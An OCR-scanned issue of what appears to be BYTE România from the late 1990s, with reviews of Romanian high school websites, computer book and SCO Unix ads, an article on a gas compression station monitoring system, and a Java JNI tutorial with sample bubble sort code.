Proiectul Gutenberg etc.



Istoria liceului
Bine ati venit la LBI ! Aici veti găsi câteva evenimente din istoria liceului (în general privind detaliile legate de calculatoare).

Pagina Java
Tot aceasta pagină dar în format java continând unele dintre cele mai noi tehnologii din domeniu. Necesită un browser care să suporte Java.

Căutati pe cineva din scoală
Din această pagină puteti găsi o anumită persoană în LBI. Contine si câteva nume de persoane pe care le puteti contacta.

Alte legături în România
Vreti să aflati mai multe despre România ? Atunci uitati-vă peste aceste pagini, cele mai interesante din România.

Paginile elevilor din LBI
Aruncati o privire asupra paginilor elevilor. Veti descoperi aici niste adevărate 'lumi' interioare :). De fapt, din cauza modificărilor care au loc tot timpul, chiar merită să frecventati această pagină.

Prezentare tehnică
Scurtă descriere a retelei de date a liceului. Dacă ne puteti ajuta cu ceva, vă rugăm să ne trimiteti un mail.


Arhiva de fisiere
Puteti obtine de aici cele mai noi programe dintr-o varietate foarte mare de domenii, ca Windows, Linux, WWW, Proiectul Gutenberg etc.

Sponsorii retelei

Liceul de Informatică „Grigore Moisil" Timişoara


http://www.litm.sorostm.ro/

O altă pagină frumoasă şi valoroasă este cea a liceului ce poartă numele marelui matematician Grigore Moisil. Materia de bază a liceului este ştiinţa calculatoarelor, acoperind domeniile de programare (C, C++, Pascal, FoxPro) şi sisteme de operare (DOS, Windows). Liceul este dotat cu patru laboratoare de calculatoare, pentru aproximativ 600 de elevi. Calculatoarele sunt conectate în reţeaua liceului (există două reţele interconectate). Serverele sunt Novell şi Linux, iar cele patru laboratoare oferă 40 de staţii de lucru formate din sisteme 486 şi 386, plus un sistem 586 echipat cu elemente multimedia. Pagina Web a liceului găzduieşte pagini personale ale profesorilor şi elevilor, oferă o arhivă de documente, prezintă ziarul şcolii şi, unul din cele mai interesante lucruri, oferă un proiect intranet. Aici putem citi noutăţile legate de activitatea liceului, subiectele de atestat (baze de date, algoritmi, comenzi DOS, subiecte propuse pentru proiectul de diplomă), un ghid HTML, având la dispoziţie şi un motor de căutare în baza de date. De asemenea, ne putem întâlni cu cea mai bună ocazie de a căuta cartea preferată din biblioteca liceului. Doresc să mai amintesc faptul că, în acest an, Liceul „Grigore Moisil" a fost unul dintre principalii organizatori ai Olimpiadei Naţionale de Informatică. Toate bune şi frumoase dar, sincer să fiu, m-a cam cuprins o umbră de tristeţe: oare chiar aşa de valoros să fie spaţiul pe discul hard al serverului, încât să nu amintească nici măcar o vorbă de Grigore Moisil?



Liceul „Emanuil Gojdu" Oradea

http://lego.soroscj.ro/



Welcome to

"Emanuil Gojdu" High School

- "Emanuil Gojdu" High School
- LEGO Info Center
- Oradea
- E-Mail Informatics Contest

Printre liceele româneşti înfiinţate în anul 1919 în Transilvania, se numără şi Liceul „Emanuil Gojdu". În perioada 1920-1923, liceul a cunoscut seria transformărilor pe care le-a străbătut întreg învăţământul liceal din România, remarcându-se prin activitatea desfăşurată de profesorii şcolii. Este demn de reţinut că prima revistă şcolară orădeană „Sf. Gheorghe" a fost cea a liceului „Emanuil Gojdu". Dar cea mai prestigioasă publicaţie a fost şi probabil va rămâne revista „Ţara visurilor noastre", apărută pentru prima oară la sfârşitul anului 1937. Astăzi, liceul „Emanuil Gojdu" are un număr de 1300 elevi, cuprinşi în învăţământul liceal şi gimnazial. Elevii liceului se pregătesc în următoarele profiluri: informatică, matematică-fizică, fizică-chimie, chimie-biologie. Liceul dispune de 10 laboratoare şi cabinete, o bibliotecă cu 30000 de volume, sală de lectură şi altele. Liceul se mândreşte cu dotarea de excepţie a cabinetelor de informatică, cu „Cartea de aur" ilustrată şi muzeul de istorie, arheologie şi etnografie. În situl liceului putem găsi o serie de informaţii grupate în domeniile: noutăţi, pagini personale (profesori, elevi), căutarea persoanelor din liceu (profesori, elevi), arhivele liceului, legături Web interesante (pagini româneşti, calculatoare şi Internet, ştiinţă), o carte de oaspeţi, informaţii despre liceu şi oraşul Oradea dar, dintre toate acestea, se remarcă o frumoasă iniţiativă: Concursul de Informatică prin poşta electronică, la care poate participa orice elev care deţine un cont de poştă electronică. Problemele ce trebuie rezolvate sunt interesante şi cred că acest concurs va avea mare priză în rândul elevilor.

Liceul de Informatică „Tiberiu Popoviciu" Cluj


http://www.dntcj.ro/edu/hs/licj/cı.htm

Acest liceu a luat fiinţă în anul 1971 printr-o hotărâre guvernamentală, sub numele de „Liceul Pentru Prelucrarea Automată a Datelor", având iniţial 100 elevi repartizaţi în patru clase. Până în anul 1976, liceul a funcţionat în săli închiriate, cu profesori împrumutaţi de la Universitatea Babeş-Bolyai şi Institutul pentru Tehnică de calcul din Cluj. După obţinerea sediului propriu din Calea Turzii, liceul s-a reorganizat, având în prezent cabinete de limba şi literatura română, matematică, laboratoare de fizică şi chimie, un cabinet fonic şi laboratoare de informatică. Până în anul 1990, baza materială a liceului conţinea un calculator Felix C-256, microcalculatoare M118 şi M18 şi calculatoare personale Prae, TIM-S şi HC-85. Apoi, liceul a achiziţionat primele calculatoare PC, ajungând ca, în momentul de faţă să dispună de una din cele mai bune dotări din municipiul Cluj: o reţea cu 11 staţii 386 SX asigurată de Ministerul Învăţământului, o reţea cu 23 de staţii 386 DX - donaţie a Fundaţiei Soros, o reţea cu 14 staţii 486 DX2, exploatată în colaborare cu firma MicroInformatica, beneficiază de servicii de poştă electronică şi servicii DTP, care asigură editarea de către redacţia Computers a revistelor şcolii („Computers Matematica", „CompuFizica", „Computers Programming", „Computers Chemistry" şi „Magazinul Butonarilor"). Pagina Web mai oferă informaţii despre elevi, profesori, utilizatorii externi şi examenele de admitere la liceu. Spre deosebire de pagina timişorenilor, clujenii găsesc de cuviinţă să ne spună câte ceva despre matematicianul Tiberiu Popoviciu. În schimb, faţă de pagina timişorenilor, informaţia pe care o găsim aici este mult mai săracă. Poate pe viitor, cei care întreţin această pagină, vor reuşi să-i ofere consistenţă.

Liceul Teoretic „George Bacovia" din Bacău

http://www.sorosis.ro/high/bacovia/index.html

Pagina Web a acestui liceu apare o dată cu anul în care, liceul sărbătoreşte 130 de ani de la deschiderea cursurilor Gimnaziului „Principele Ferdinand". Dar să vedem cu ce se mândreşte acest liceu. În cursul anului şcolar 1996-1997 existau, în cele 35 de clase, un număr de 1020 elevi. În anul anterior, 980 de elevi au fost declaraţi promovaţi, iar dintre aceştia, 150 au obţinut medii de nouă şi zece. La examenul de admitere în liceu, din sesiunea iulie 1996, solicitarea profilurilor de către absolvenţii din gimnaziu au fost - în ordine - pentru informatică, matematică-fizică, fizică-chimie, filologie-engleză şi ştiinţe socio-umane. Evenimentul cel mai important, găzduit de Liceul Teoretic „George Bacovia", a fost, Balcaniada de Matematică, la care, elevul George Goriţă, îndrumat de dl. prof. Ştefan Antohe, a obţinut medalia de argint. Pe lângă datele generale despre liceu, această pagina mai oferă informaţii despre procesul educativ de aici (ce şi cum se poate învăţa în liceu), liceul dispunând de numeroase laboratoare şi cabinete (matematică, fizică, chimie, biologie etc.) dintre care se remarcă laboratorul de informatică, dotat cu 28 de calculatoare legate într-o reţea Novell. Situl mai oferă secţiuni dedicate elevilor şi profesorilor, activităţilor culturale (aici putem remarca revista şcolii „Sui-Generis" şi clubul „Poesis"), judeţului şi oraşului Bacău şi, aşa precum se cuvine, îl putem întâlni şi pe marele poet George Bacovia, chiar mai mult, îl putem asculta recitindu-şi una din poezii ... ■



BINE ATI VENIT

la...


Liceul Teoretic "George Bacovia"


BACAU - ROMANIA

- Date generale
- Elevi si profesori
- Judetul si orasul BACAU
- Procesul de invatamint
- Activitati culturale
- Poetul George Bacovia
- Prietenii nostri
- Sport si turism
- Sarbatoarea liceului

Aceasta pagina este conceputa si realizata de un colectiv de tineri entuziasti coordonat de Bogdan Patrut.

Mircea Sabău este redactor la revista BYTE România. Poate fi contactat la adresa e-mail: **msabau@agora.ro.**



Microsoft Windows NT 4.0 Technical Support Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press


Microsoft Press knows
Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1
2


este

timpul


Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția**; seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu**, vei afla că mai ai și timp pentru **viața** ta.


Microsoft Windows NT 4.0 Network Administration Training
Hands-On Self-Paced Training for Supporting Windows NT Workstation and Server version 4.0
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7


Microsoft SQL Server Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7


Microsoft Windows NT Server Resource Kit
Supplement One
New and Updated Information and Tools
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft Windows NT Workstation Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft Press

COMPUTER PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); MIVAS: Pasaj Universitate;* ***TIMIȘOARA:*** *Computer 21 SRL Bul. Regele Ferdinand nr. 2.;* ***ARAD:*** *BB Computer, b-dul Revoluției 26-38*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Sistem computerizat de urmărire a parametrilor şi calcul al debitelor la staţiile de comprimare gaze naturale. De Sorin Huidan şi Cătălin Danciu

Urmărirea parametrilor la gaze

Staţiile de comprimare gaze sînt destinate modificării parametrilor gazului natural, provenit din sondele de extracţie, în vederea realizării transportului acestuia pe distanţe mari prin conducte magistrale. Procesul comprimării necesită un consum de energie electrică sau termică în funcţie de tipul agregatelor de comprimare folosite.


Optimizarea procesului de comprimare implică urmărirea centralizată a unui număr mare de parametri, atît pentru partea de intrare-ieşire (parametri generali ai staţiei) cît şi pentru partea tehnologică (parametri tehnologici ai agregatelor de comprimare), lucru greu de realizat fără utilizarea unui sistem informatic bazat pe microprocesor. De asemenea, calculul în timp real al debitului de gaz comprimat implică preluarea într-un sistem computerizat a datelor analogice şi prelucrarea numerică a acestora, urmată de o contorizare a întregului volum de gaz vehiculat prin staţie.

În plus, pentru o mai bună coordonare a reţelei de gaze naturale, se impune transmiterea datelor esenţiale în timp util la dispeceratul central al fiecărei SECŢII DE PRODUCŢIE.

Numărul total al parametrilor, necesar a fi urmărit de un sistem computerizat într-o staţie de comprimare, se ridică la 350-400, lucru care implică folosirea unor sisteme de achiziţie de date cu număr mare de intrări analogice şi cu posibilităţi de extensie ulterioară. Pentru comanda şi protecţia agregatelor de comprimare, precum şi a întregii staţii, sistemul necesită un număr de ieşiri digitale, prin intermediul cărora să poată fi transmise spre proces comenzile programului de urmărire sau ale operatorului.

Sistemele folosite în astfel de procese vor avea o funcţionare continuă între două revizii de peste 12 luni. Traductoarele de parametri şi circuitele electrice sînt alese astfel ca ele să poată funcţiona cu fiabilitate ridicată în condiţii de vibraţii mecanice, perturbaţii electromagnetice, variaţii mari de temperatură şi umiditate, fără modificarea semnificativă a preciziei de măsurare.

Întreaga aparatură locală de culegere a parametrilor procesului trebuie certificată corespunzător zonei cu pericol de explozie în care este amplasată, în conformitate cu standardele în vigoare.



Sistemul ADC 08

Internet Computer

Tg.Mureş

telefon:

065 - 211137

Parametrii a căror urmărire şi memorare se cer sînt de următoarele tipuri: presiuni (relativă, absolută, diferenţială), temperaturi, curent, tensiune, turaţie, vibraţii, factor de putere (cos f), nivel lichide, concentraţie de gaze etc.

O urmărire eficientă a unui număr atît de mare de parametrii cu diverse domenii de variaţie, se poate face prin conversia acestora în semnale electrice unificate, care să poată fi achiziţionate în vederea prelucrării cu un sistem bazat pe computer .

În cursul anului 1997, la Schela de Producţie Gaze Naturale Tg.Mureş, s-a realizat implementarea şi experimentarea unui sistem de urmărire a parametrilor şi calcul al debitului de gaz comprimat, bazat pe un calculator PC, ca element central al sistemului şi a unui sistem de achiziţie de date analogice de tip ADC 08, produs de firma INTERNET COMPUTER din Tg. Mureş.

Sistemul se compune (vezi schema bloc) din următoarele părţi principale :

- partea de traductoare electronice care furnizează semnale unificate de curent, proporţionale cu valoarea mărimii de intrare atît pentru partea generală a staţiei cît şi pentru partea tehnologică specifică fiecărui agregat de comprimare. Această parte se situează în zona cu pericol de explozie, astfel încît aparatura utilizată necesită un grad de protecţie conform standardelor în vigoare.
- partea de achiziţie de date, compusă dintr-un sistem de achiziţie pentru semnale unificate de curent de tip ADC 08. Acest sistem conţine şi partea de interfaţă digitală între computer şi proces.
- partea de prelucrare numerică şi transmitere la distanţă a datelor, compusă dintr-un calculator PC uzual, echipat cu imprimantă, modem telefonic şi un soft necesar prelucrării şi transmiterii informaţiei. Această parte este amplasată în afara zonei cu pericol de explozie (camera dispecerului), aparatura folosită putînd avea un grad normal de protecţie.

Experimentarea sistemului se desfăşoară cu rezultate bune, la ora actuală realizîndu-se urmărirea completă a parametrilor generali ai staţiei de comprimare, unde are loc experimentul, şi a parametrilor tehnologici pentru un agregat de comprimare din staţie.

Pe baza rezultatelor obţinute până în această fază, s-a stabilit că performanţele de funcţionare ale acestui sistem (fiabilitate, flexibilitate, utilizare uşoară) sunt superioare sistemelor clasice folosite până în prezent.

Sistemul prezentat prezintă avantajul unui cost redus faţă de alte soluţii existente, datorită faptului că aparatura folosită este produsă în ţară în proporţie de 70 %, eliminându-se dependenţa de piaţa externă. De asemenea, faptul că sistemul de achiziţie ADC şi programul de calculator aferent sunt produse autohtone oferă posibilitatea - rapidă şi fără costuri mari - de adaptare la noile cerinţe şi necesităţi ce pot apare în timpul exploatării sistemului în producţie.■

Domnii Sorin Huidan şi Cătălin Danciu sunt colaboratorii firmei Internet Computer. Pot fi contactaţi la telefon: 065-211137.

SCO

Optimized for Internet Computing

SCO Open Server
Enterprise and
Host Systems

Dacă aplicațiile dumneavoastră sunt critice, alegeți un sistem de operare adecvat !
SCO Open Server 5 - The business-critical server

SANTA CRUZ OPERATION (Santa-Cruz, CA, USA) este liderul absolut al sistemelor de operare de tip server pentru aplicații "mission-critical" pe platforma Intel, cu milioane de instalări de produse UNIX în întreaga lume.


Familia **SCO Open Server 5** include sistemele de operare de tip Enterprise, Host și Desktop System și o gamă largă de produse și servicii stratificate (instrumente de dezvoltare, servicii RAS - RAID și SMP, servicii distribuite OSF DCE, instrumente de conectivitate în rețea, de scalabilitate multiprocesor).

SCO OpenServer Enterprise include acum gratuit: Netscape FastTrack Server 2.0, Netscape Navigator Gold 3.0, SCO Internet Manager și SCO PPP from Morning Star, SCO VisionFS, SCO TermLite, Java Development Kit (JDK) 1.1, inclusiv Java Virtual Machine și Java classes.

SCO OpenServer 5 suportă toate platformele importante de baze de date (Oracle, Progress, Sybase, Informix, Ingres, s.a.), numeroase compilatoare și un șir larg de instrumente avansate pentru dezvoltarea aplicațiilor client/server. Ele pot fi utilizate într-o largă serie de soluții informatice, în concordanță cu cerințele specifice fiecărui utilizator, în aplicații bancare, aplicații de gestiune economică și MRP, Point-Of-Sale, telecomunicații, data warehousing.


În vederea asigurării unor rezultate performante, SCO asigură un șir complet de servicii expert disponibile prin distribuitorii și resellerii săi autorizați.

GENESYS, distribuitor autorizat **Santa Cruz Operation** în România, vă oferă întreaga gamă de produse SCO OpenServer, SCO UnixWare, SCO Vision, SCO Internet Family, ca și alte produse conexe (Netscape, Oracle, Progress, NCD). Sunați acum pentru detalii !



GENESYS
Software Romania

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ștefan Furtună 169, București
E-Mail: sales@genesys.ro
http://www.genesys.ro



PRIETENII RĂMÂN PRIETENI

Sunteți abonat la Byte România?
Foarte bine!

Ați ales cea mai bună soluție pentru a fi la curent cu ultimele noutăți în domeniu. Pentru a vă informa și a învăța. Pentru a fi pregătit pentru mîine.

Încercați să convingeți un prieten/prietenă, care nu are încă un abonament, de avantajele care rezultă în urma încheierii unui abonament (preț de cost mai scăzut, livrare sigură, înlăturarea efectelor inflaționiste, participarea la tragerile la sorți, la tombolele organizate de editură) și veți primi cadou unul dintre CD-urile alăturate. Succes!

Dacă prietenul/prietena:

Numele: ____________________
Prenumele: ____________________
Adresa: ____________________
Cod poștal/Localitate: ____________________
Tel./Fax: ____________________

se abonează la Byte România în următoarele 30 de zile de la expedierea acestui talon, vă rog să-mi trimiteți drept cadou CD-ul .... pe adresa:*

Numele: ____________________
Prenumele: ____________________
Adresa: ____________________
Cod poștal/Localitate: ____________________
Tel./Fax: ____________________


*în cazul în care CD-ul ales de dumneavoastră s-a epuizat din stoc veți fi contactat pentru a vă putea alege un alt CD

Java la viteză maximă

Înglobarea funcțiilor native într-un program Java permite obținerea unei viteze de execuție maxime.

De Budai László

Java, acest copil minune al lumii IT, are neajunsul că programele scrise în acest limbaj vor rula mai încet decât programele compilate într-un cod binar, corespunzător platformei pe care se va executa programul. Totuși, pentru a da posibilitatea realizării unor programe, care trebuie să rezolve anumite sarcini într-un timp limitat, proiectanții limbajului Java au introdus posibilitatea de a apela funcții externe, compilate în codul specific platformei pe care se lucrează.



Astfel, un program Java poate apela funcții dintr-o bibliotecă de funcții (un fișier .DLL sub Windows sau .so în cazul diferitelor implementări de UNIX). Este important de remarcat faptul că, datorită diferitelor implementări ale bibliotecilor de funcții, precum și diferențelor de cod binar dintre diferitele platforme, se pierde portabilitatea codului Java obținut. De aceea, este important ca utilizarea metodelor native să se facă doar în cazurile în care viteza execuției este critică.

Includerea unor funcții native în codul Java se face într-un proces format din 5 pași.

1.Crearea sursei Java

În acest pas se declară toate metodele, atât cele native, cât și cele Java. Când se folosește o metodă scrisă, într-un alt limbaj decât Java, trebuie să includeți cuvântul cheie `native` în definiția metodei. Acesta va spune compilatorului că este vorba despre o funcție (metodă) nativă. Astfel, pentru exemplificare, am realizat un program care sortează elementele unui vector folosind algoritmul BubbleSort. Clasa Java care definește metoda nativă arată în felul următor:

```
class functie {
public native void sortc(int []vect);
static {
  System.loadLibrary("functie"); }}
```

În această clasă, definirea metodei va crea doar semnătura acesteia, implementarea urmând să fie făcută într-un alt limbaj de programare. Folosirea cuvântului cheie `native` specifică compilatorului (javac) că implementarea funcției trebuie căutată într-o bibliotecă de funcții, care se încarcă cu metoda `loadLibrary` a clasei `System`. În cazul nostru, biblioteca de funcții se va numi *functie.dll* dacă lucrăm în Windows, *libfuncție.so* în diferite implementări de UNIX.

În continuare, trebuie creat programul (aplicația), care va utiliza această metodă nativă. Acest program va crea o instanță a clasei anterior definite (în cazul nostru: funcție) și va apela metoda nativă definită în aceasta, așa cum se vede din exemplul următor:

```
public static void
main(String args[]) {
   . . .
   new
functie().sortc(arr);
   . . .
}
```

Se poate observa din exemplul de mai sus că o metodă nativă se apelează ca și o metodă Java obișnuită.

2.Compilarea surselor Java

În acest pas, se creează fișierele .class asociate celor două surse Java. De observat că putem compila și aplicația care folosește metoda nativă, cu toate că aceasta încă nu a fost implementată.

3.Crearea fișierului antet

În acest pas, se folosește utilitarul `javah` pentru a crea fișierul antet (functie.h) din clasa functie.class `javah -jni functie.`

Fișierul antet obținut va conține prototipul funcției. Dacă ne uităm în fișierul functie.h creat, vom găsi declarația funcției în felul următor: `JNIEXPORT void JNICALL Java_functie_sortc (JNIEnv*, jobject, jintArray)`. În această declarație, numele funcției se com-

functie.java

```
class functie {
        public native void sortc( int []vect);
        static {
        System.loadLibrary("functie");
        }
}
```

functie_imp.c

```
#include <jni.h>
#include "functie.h"

JNIEXPORT void JNICALL
Java_functie_sortc(JNIEnv *env, jobject obj, jintArray x) {
        int i,j;
        jsize l=(*env)->GetArrayLength(env,x);
        jint *a=(*env)->GetIntArrayElements(env,x,0);
        for ( i=l; --i>=0; )
          for ( j=0; j<i; j++) {
                    if (a[j] > a[j+1]) {
                      int T=a[j];
                      a[j]=a[j+1];
                      a[j+1]=T;
                    }
          }
        (*env)->ReleaseIntArrayElements(env,x,a,0);
}
```

SortItem.java

```
import java.io.InputStream;
import java.util.Hashtable;
import java.net.*;
import java.util.Date;
public class SortItem {
        static int[] arr;
        static boolean prnt=true;
        static int len=500;
        public static void sort(int[] a) {
        int i,j;
        for ( i=a.length; --i>=0; )
                for ( j=0; j<i; j++) {
                        if (a[j] > a[j+1]) {
                                int T=a[j];
                        a[j]=a[j+1];
                        a[j+1]=T;
                }
                }
        }
        public static void scramble() {
        int[] a=new int[len];
        double f=len / (double) a.length;
        for (int i=a.length; --i>=0;) {
                a[i]=(int)(i * f);
        }
        for (int i=a.length; --i>=0;) {
                int j=(int)(i * Math.random());
                int t=a[i];
                a[i]=a[j];
                a[j]=t;
        }
        arr=a;
        }
        public static void printArray(){
        if (prnt) for(int i=0; i<arr.length; i++) System.out.print(arr[i]+" ");
        }
        public static void main(String args[]) {
        if (args.length!=0)
                if (args[0].equalsIgnoreCase("off")) prnt=false;
        if (args.length>1) len=Integer.parseInt(args[1]);
        scramble();
        int []z=new int[arr.length];
        for (int i=0;i<arr.length;i++) z[i]=arr[i];
        printArray();
        Date d=new Date();
        sort(arr);
        Date d1=new Date();
        System.out.println("\nA durat de la "+d.toString()+" la
"+d1.toString());
        printArray();
        d=new Date();
        new functie().sortc(z);
        d1=new Date();
        System.out.println("\nA durat de la "+d.toString()+" la
"+d1.toString());
        printArray();
        }
}
```

